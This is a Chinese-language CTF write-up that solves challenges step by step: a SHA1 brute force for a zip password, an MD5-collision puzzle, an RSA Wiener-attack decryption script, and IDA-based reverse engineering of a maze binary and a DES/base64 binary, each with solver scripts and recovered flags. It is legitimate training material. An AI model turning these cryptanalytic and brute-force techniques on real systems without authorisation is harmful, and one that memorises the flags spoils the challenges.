


写脚本爆之即可，得到压缩包密码：l7~5-s4F3?

```
import string
import hashlib
import re
zidian = string.printable
pattern = re.compile(r'619c20c.a4de755.9be9a8b.b7cbfa5.e8b4365.')
print len(zidian)
count = 0
for i in zidian:
    for j in zidian:
        for m in zidian:
            for n in zidian:
                count = count + 1
                tmp = i + "7" + j + "5" + "-" + m + "4" + n + "3?"
                sha1_value = hashlib.sha1(tmp).hexdigest()
                if re.match(pattern, sha1_value):
                    print tmp
                if count%10000 == 0:
                    print count
```

4. 第四关

解压后，进入第四关，题目如下：



直接搜索关键词 Hello World ;-) md5 校验，可以看到这篇博客，
<http://blog.csdn.net/liangkwok/article/details/7441867>

两个不同文件,MD5一样的例子:

<http://www.win.tue.nl/hashclash/SoftIntCodeSign/HelloWorld-colliding.exe>

<http://www.win.tue.nl/hashclash/SoftIntCodeSign/GoodbyeWorld-colliding.exe>

程序下下来跑一跑, 得到密码: Goodbye World :-(, 解压文件进入第五关。

5. 第五关

RSA 算法, 这道题由于 n 特别大, 所以无法分解, 但是又因为 e 和 n 很接近, 所以维纳攻击, 可以计算出 d , 工具链接:

<https://github.com/pablocelayes/rsa-wiener-attack>

脚本解密:

```
n=0x28FFF9DD3E6FE9781649EB7FE5E9303CF696347C4110BC4BA3969F0B11669840C51D81A
6842B6DF2B090F21CD76D4371A8C0E47048C965ECA5B46913AFBB8DA052072A0566D7039C
618ABA9065759B059E29E485DC5061A16AC63129438D9354E65DF5747546B85DB3D699819C
4B7732DF927C7084A5D52D6E6D6AAC144623425
e=0x1f8fba410052df7eda3462f1aacd69e40760433ca335767cd7305a3d090805a5fd405dd6ee
a70e98f0ca1e1cf254748671bf0c98006c20eee1d6279043509fe7a98238b439160a5612da71e9
04514e81280617e307c3cd3313fa4c6fca33159d0441fbb18d83caf4bd46f6b9297a80a142dd69
bf1a357ccb5e4c200b6d90f15a3
d=8264667972294275017293339772371783322168822149471976834221082393409363691
895
with open("flag.enc","rb") as f:
    data = f.read()
data = data.encode("hex")
c = int(data,16)
mingwen = pow(c,d,n)
print hex(mingwen)
result = hex(mingwen)[2:-1]
result = "0"+result
result = result.decode("hex")
with open("flag","wb") as f:
    f.write(result)
```

* Edit As: Hex ▾ Run Script ▾ Run Template ▾																	0123456789ABCDEF															
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F																
0000h:	02	B3	F3	C6	57	38	B5	81	53	2F	63	77	72	E8	D3	B5	.	°	EW	8	p.	S/cw	rè	Ó	µ							
0010h:	43	66	E4	E5	77	81	68	09	82	8C	64	85	44	7D	EC	37	C	f	ä	ä	w.	h.	,	Ed	...	D	}	i	7			
0020h:	EC	21	E4	3B	89	B3	77	A4	55	66	F5	D9	25	CB	96	85	i	!	ä	;	%	°	w	°	U	f	ö	Ü	%	È	...	
0030h:	10	11	42	9A	3C	22	51	53	05	84	80	7B	B1	2E	82	CC	..	B	š	<	"	Q	S.	,	€	{	±	.	,	İ		
0040h:	1C	F6	87	7A	40	91	9E	F6	68	E7	A1	8F	96	9D	25	26	.	ö	±	z	@	'	ž	ö	h	ç	;	.-	°	%	&	
0050h:	A4	CD	F0	27	16	4A	F4	21	9C	27	68	38	21	59	A1	6F	µ	f	ö	'	.	J	ö	!	æ	'	h	8	!	Y	;	o
0060h:	28	48	EA	7D	00	66	6C	61	67	7B	57	30	72	6C	64	5F	(H	è	}	.	f	l	a	g	{	W	0	r	l	d	
0070h:	4F	66	5F	43	72	79	70	74	30	67	72	40	70	68	79	7D	O	f	_	C	r	y	p	t	0	g	r	@	p	h	y	}
0080h:																																

REVERSE 篇

0x01 maze

这道题比较复杂，尤其是对输入的 check 部分，分析了好久才明白怎么 check 的，做完后还是不理解这道题和迷宫有什么关系。用 IDA 打开，首先是 main 函数：

```
34 | Dst = 0;
35 | v10 = 'I';
36 | v11 = 'n';
37 | v12 = 'p';
38 | v13 = 'u';
39 | v14 = 't';
40 | v15 = '.';
41 | v16 = 0;
42 | v3 = sub_401950(std::cout, &v10);
43 | std::basic_ostream<char, std::char_traits<char>>::operator<<(&v3, std::endl);
44 | std::operator<><<char, std::char_traits<char>>(std::cin, &input_404518);
45 | if ( !check1_4014C0((char *)&input_404518) )
46 |     exit(0);
47 | dword_404510 = (int)sub_401220((char *)&input_404518_offset3);
48 | check2_401430();
49 | sub_4013C0(dword_404510, 4);
50 | std::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string<char, st
51 |     &v6,
52 |     &unk_40453C);
53 | v4 = Src;
54 | if ( v9 < 0x10 )
55 |     v4 = &Src;
56 | memcpy(&Dst, v4, Size);
57 | std::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string<char, st
58 | *(&Dst + strlen(&Dst)) = 0;
59 | sub_401540((const char *)&Dst_offset1);
60 | return 0;
61 | }
```

首先程序获取输入，并存储到 input_404518 地址，check1_4014c0 是对输入做简单的 check，要求输入的字符前三字节必须是 410，并且所有的字符 ASCII 码值不能超过 90，输入长度不大于 25。

sub_401220 和 check2_401430 分析起来就比较困难了，sub_401220 的参数是输入字符串的第四位置起，即"410"后面的内容。sub_401220 函数主要功能就是开辟了堆空间，并且用参数 input_404518_offset3 去初始化这个堆，这个堆其实是程序自己定义的一个结构体数组，结构体如下：

```
struct Data{
    int indexOfPreChar;
    char[4] value;
    struct AfterChar * afterCharAddress;
};

struct AfterChar{
    int index;
    struct AfterChar * afterChar;
};
```

```

16
17 v14 = 2;
18 v1 = operator new[](120u);
19 v13 = 9;
20 inputoff3_copy = inputoff3;
21 v1[52] = *inputoff3; // v1+0x34h
22 *((_DWORD *)v1 + 12) = -1; // v1+0x30h
23 v1[4] = inputoff3[1];
24 *((_DWORD *)v1) = 4;
25 *((_DWORD *)v1 + 2) = 0;
26 v3 = operator new(8u);
27 *v3 = 0;
28 v3[1] = 0;
29 *((_DWORD *)v1 + 14) = v3; // v1+0x38
30 v4 = 1;
31 if ( !dword_404514 )
32     exit(0);
33 while ( --v13 )
34 {

```

程序中长度为 120 的堆 v1 即是 Data 结构，后面开辟很多 8 字节的堆，就是 AfterChar 结构。Date 结构的 value[0] 存储的是某个输入的字符，indexOfPreChar 存储的是该字符第一次出现的时候前面一个字符在 Data * v1 中的位置，afterCharAddress 指的就是该字符的后面一个字符，比方字符'A'出现了三次，"ABACAD"，则 afterCharAddress 链表就按顺序存储了三个'A'后面的字符，即 B、C、D，同样存储的是相应字符在 Data * v1 中的位置。

sub_401220 所做的操作就是这样，以两个字母为一组，先把第一组的第一个字符存储在 v1[4] 中，再把第二个字符存储在 v1[0] 中，后面的每组字符的第一个跟 v1 中的字符比较，如果出现过，就把第二个字符加到 v1 中，并且相应的补充到该组第一个字符的 AfterChar 链表中，如果该组第一个字符没在 v1 出现过，则这组字符抛弃，继续下一组字符。

```

31 if ( !dword_404514 )
32     exit(0);
33 while ( --v13 )
34 {
35     i = 4;
36     if ( v4 == 4 )
37         v4 = 5;
38     v6 = inputoff3_copy[v14];
39     if ( v1[52] == v6 )
40     {
41 LABEL_11:
42         index = i;
43     }
44     else
45     {
46         index = -1;
47         for ( i = 0; i < v4; ++i )
48         {
49             if ( v1[12 * i + 4] == v6 )
50                 goto LABEL_11;
51         }
52     }
53     if ( index == -1 )
54     {
55 LABEL_18:

```

循环的 v13 初始值是 9，所以可以判断参数的长度是 $8*2+2=18$ 字节，加上前面三字节"410"，输入长度为 21 字节。

check2_401430 即是对程序输入的第二个 check，check 条件大体是这样，不包括前面的"410"，即之后的 18 字节 input_404518_offset3 中，分为 9 组，input_404518_offset3[0] 必须出现在 3 个组里并且都是第一个字符，input_404518_offset3[1] 必须在两个组中位于第一个，input_404518_offset3[0] 出现的最后一次的后一个字符，必须在三个组中位于第一个，即输入的格式是这样的：ABAEACBFBGCDDHDIDJ，由于 sub_401220 在初始化堆表的条件，这里的"BF","BG","CD","DH","DI","DJ"六组顺序可以排列，只要保"CD"出现在"DH","DI","DJ"前就可以

了。

```
42  v3 = sub_401950(std::cout, &v10);
43  std::basic_ostream<char, std::char_traits<char>>::operator<<(&v3, std::endl);
44  std::operator<><char, std::char_traits<char>>(std::cin, &input_404518);
45  if ( !check1_4014C0((char *)&input_404518) )
46      exit(0);
47  dword_404510 = (int)sub_401220((char *)&input_404518_offset3);
48  check2_401430();
49  sub_4013C0(dword_404510, 4);
50  std::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string<char,
51      &v6,
52      &unk_40453C>;
53  v4 = Src;
54  if ( v9 < 0x10 )
55      v4 = &Src;
56  memcpy(&Dst, v4, Size);
57  std::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string<char
58      *(&Dst + strlen(&Dst)) = 0;
59  sub_401540((const char *)&Dst_offset1);
60  return 0;
61 }
```

00000575 main:45

sub_4013c0 函数的功能其实就是对输入 input_404518_offset3 去掉重复的字符，然后再通过后面字符串拷贝操作复制给 Dst，所以 Dst 的长度为 10。

sub_401540 传入的参数是&Dst[1]，主要有两个操作，一是对 Dst[1]到 Dst[8]作 check，注意不包含 Dst[0]的，check 满足后将输入 input_404518_offset3 与内存中 unk_404094 数组异或求出 flag。

```
1 int __usercall sub_401540@<eax>((const char *a1@<ebx>))
2 {
3     unsigned int v1; // kr00_401
4     int i; // esi@1
5     int v3; // ecx@2
6     signed int v4; // ecx@5
7     signed int v5; // eax@5
8
9     v1 = strlen(a1);
10    for ( i = 0; i < (signed int)(v1 - 1); ++i )
11    {
12        v3 = a1[i];
13        sub_401590(i);
14    }
15    if ( !dword_404538 )
16        exit(0);
17    v4 = 1;
18    v5 = 0;
19    do
20    {
21        if ( dword_4040B0[dword_404058[v5] + 8 * dword_40401C[v5]] )
22            v4 = 0;
23        if ( dword_4040B0[dword_40405C[v5] + 8 * dword_404020[v5]] )
24            v4 = 0;
25        if ( dword_4040B0[dword_404060[v5] + 8 * dword_404024[v5]] )
26            v4 = 0;
27        if ( dword_4040B0[dword_404064[v5] + 8 * dword_404028[v5]] )
28            v4 = 0;
29        if ( dword_4040B0[dword_404068[v5] + 8 * dword_40402C[v5]] )
30            v4 = 0;
31        v5 += 5;
32    }
33    while ( v5 < 15 );
34    if ( v4 == 1 )
```

00000940 -1

check 部分由上述两块构成，第一处是对 dword_4040b0 里面的内容 8 个为单位，进行移位，移位的位数由 Dst[1]到 Dst[8]分别减去 48 再模 8 决定，要获得 flag 的条件必须保证变更后的 dword_4040b0 数组可以过掉第二处 check，即满足下标为：

[3,11,12,13,14,22,28,29,30,36,43,44,50,51,58]

这 15 个位置必须为 0。原先的 dword_4040b0:

```
01111111
00111100
11111110
01111100
11101111
11100111
11111100
01111111
```


能过第二处 dword_4040b0:

```
11101111
11100001
11111101
11110001
11110111
11100111
11001111
11011111
```

所以移位的位数为: 3, 5, 7, 6, 1, 4, 0, 2; 所以可能的字符为:

```
x1 = ['3','C','K','S']
x2 = ['5','E','M','U']
x3 = ['7','G','O','W']
x4 = ['6','F','N','V']
x5 = ['1','9','A','I','Q','Y']
x6 = ['0','8','H','P','X']
x7 = ['4','D','L','T']
x8 = ['2','B','J','R','Z']
```

由于 flag 前 5 位为 flag{, 所以将其与 unk_404094 数组前五位异或得到 R3R5R, 所以这就是为什么前面输入的格式是这样的了 ABAEACBFBGCDHDIDJ, 后来通过排列组合加爆破, 确定了 input_404518_offset3 的排列方式就是 ABAEACBFBGCDHDIDJ, 心中万只草泥马奔过...早知就不写脚本, 还亲自对爆破出的两万多个 flag 进行删选, 泪奔...去掉重复的字符得到 ABECFGDHIJ, 并且字符的取值为 R, 3, 5, 7, 6, 1, 8, 4, B, 0, 即 A:R, B: 3, E: 5, C: 7, F: 6, G: 1, D: 8, H: 4, I: B, J: 0。则程序输入为: 410R3R5R7363178848B80。



```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>"C:\Documents and Settings\Administrator
\桌面\Maze.exe"
Input:
410R3R5R7363178848280
flag{This_is_a_3azy_maze}
C:\Documents and Settings\Administrator>"C:\Documents and Settings\Administrator
\桌面\Maze.exe"
Input:
410R3R5R7363178848B80
flag{This_is_a_Cazy_maze}
C:\Documents and Settings\Administrator>
```

0x02 re400

这道题看起来挺吓人的，那么多 so 库，又去掉了符号表，但仔细分析起来，还挺容易的，程序入口很简单：

```
1 __int64 sub_400CF0()
2 {
3     __int64 result; // rax@3
4     __int64 v1; // [sp+0h] [bp-118h]@1
5     __int64 v2; // [sp+108h] [bp-10h]@1
6
7     v2 = *MK_FP(__FS__, 40LL);
8     scanf(&v1, 256);
9     if ( check_401510(&v1, a0shztj4pwfgrg6, 56) )
10         printf("Right.");
11     else
12         printf("Wrong.");
13     result = 0LL;
14     if ( *MK_FP(__FS__, 40LL) != v2 )
15         sub_447AD0();
16     return result;
17 }
```

很明了，对输入做 check，过了就输出 right，错了就输出 wrong，分析一下 check_401510 这个函数。先是判断字符范围，ASCII 码不能超过 90。

```
46 if ( v4 <= 5 )
47     goto LABEL_21;
48 v6 = 0LL;
49 do
50 {
51     v7 = a1[v6];
52     if ( (v7 - 'A') > 25u && (v7 - 0x30) > 9u )
53     {
54         result = 0LL;
55         goto LABEL_21;
56     }
57     ++v6;
58 }
59 while ( v6 != 5 );
60 v30 = v4 + 16;
```

然后取输入的前 5 个字符，作 md5 加密。如下三个函数就是实现了 md5 算法。

```
68 v33 = 0;
69 v34 = 0;
70 v12 = 0LL;
71 v36 = 0LL;
72 v37 = 0LL;
73 do
74 {
75     *(&v33 + v12) = a1[v12];
76     ++v12;
77 }
78 while ( v12 != 5 );
79 sub_401CA0(&v38);
80 sub_402560(&v38, &v33, 5LL);
81 sub_402670(&v38, &v36);
82 v35 = v36;
83 if ( v4 <= 0 )
84 {
85     v19 = 0;
86 }
87 else
```

接下来就是用前五个字符的 md5 值的前 8 字节作为 DES 算法的 key，并且采用 ECB 模式分组加密。

```

82 md5value = v36;
83 if ( v4 <= 0 )
84 {
85     v19 = 0;
86 }
87 else
88 {
89     v16 = 0LL;
90     do
91     {
92         desvalue = &v9[v16];
93         input_copy = &v11[v16];
94         v16 += 8LL;
95         des_ecb_401B30(input_copy, &md5value, desvalue, v13, v14, v15);
96     }
97     while ( v4 > v16 );
98     v19 = 8 * ((v4 - 1) >> 3) + 8;
99 }
100 LODWORD(v20) = malloc(2 * v30);

```

然后就是对 DES 加密后的结果作 base64 变换，v9 是 DES 加密结果，v21 保存 base64 结果。

```

100 LODWORD(v20) = malloc(2 * v30);
101 v21 = v20;
102 memset(v20, 0, 2 * v30);
103 base64_401120(v9, v21, length);
104 strlen(v21);
105 v23 = v22;
106 v31 = v22;

```

最后就是和 check 数组比较，check 数组内容即是：

'OSHhTJ4pwFgRG6eS6y3xVOOEGcbE5rzwqTs7VCK6ACQLuiTamZpXcQ=='

```

133 if ( v31 == v32 )
134 {
135     v28 = 0LL;
136     if ( *v26 == *check )
137     {
138         while ( v28 != v31 - 1 )
139         {
140             v29 = v26[v28++ + 1];
141             if ( v29 != check[v28] )
142                 goto LABEL_26;
143         }
144         goto LABEL_20;
145     }
146 }
147 LABEL_26:
148 sub_402710(v26);

```

所以采用爆破的方式去得到 flag，设 flag 前五位为 temp，并且用其 md5 值前 8 字节作为 DES 算法的 key，当解密出来的 flag 前五位和 temp 相等时，即为 flag。

脚本如下：

```

import pyDes
import base64
import hashlib
import string

check = "OSHhTJ4pwFgRG6eS6y3xVOOEGcbE5rzwqTs7VCK6ACQLuiTamZpXcQ=="
miwen = base64.b64decode(check)
count = 0
for i in string.uppercase + string.digits:
    for j in string.uppercase + string.digits:

```

```
for k in string.uppercase + string.digits:
    for m in string.uppercase + string.digits:
        for n in string.uppercase + string.digits:
            count = count + 1
            tmp = i+j+k+m+n
            md5_tmp = hashlib.md5(tmp).hexdigest()
            key = md5_tmp[0:16].decode("hex")
            result = pyDes.des(key)
            y = result.decrypt(miwen[:8])
            if y[0:5] == tmp:
                print y
            if count % 10000 == 0:
                print count
```

解密结果：SHSECflag{675ac45bc131a1b7c145b605f4ba5}，感觉比 maze 那道题简单多了。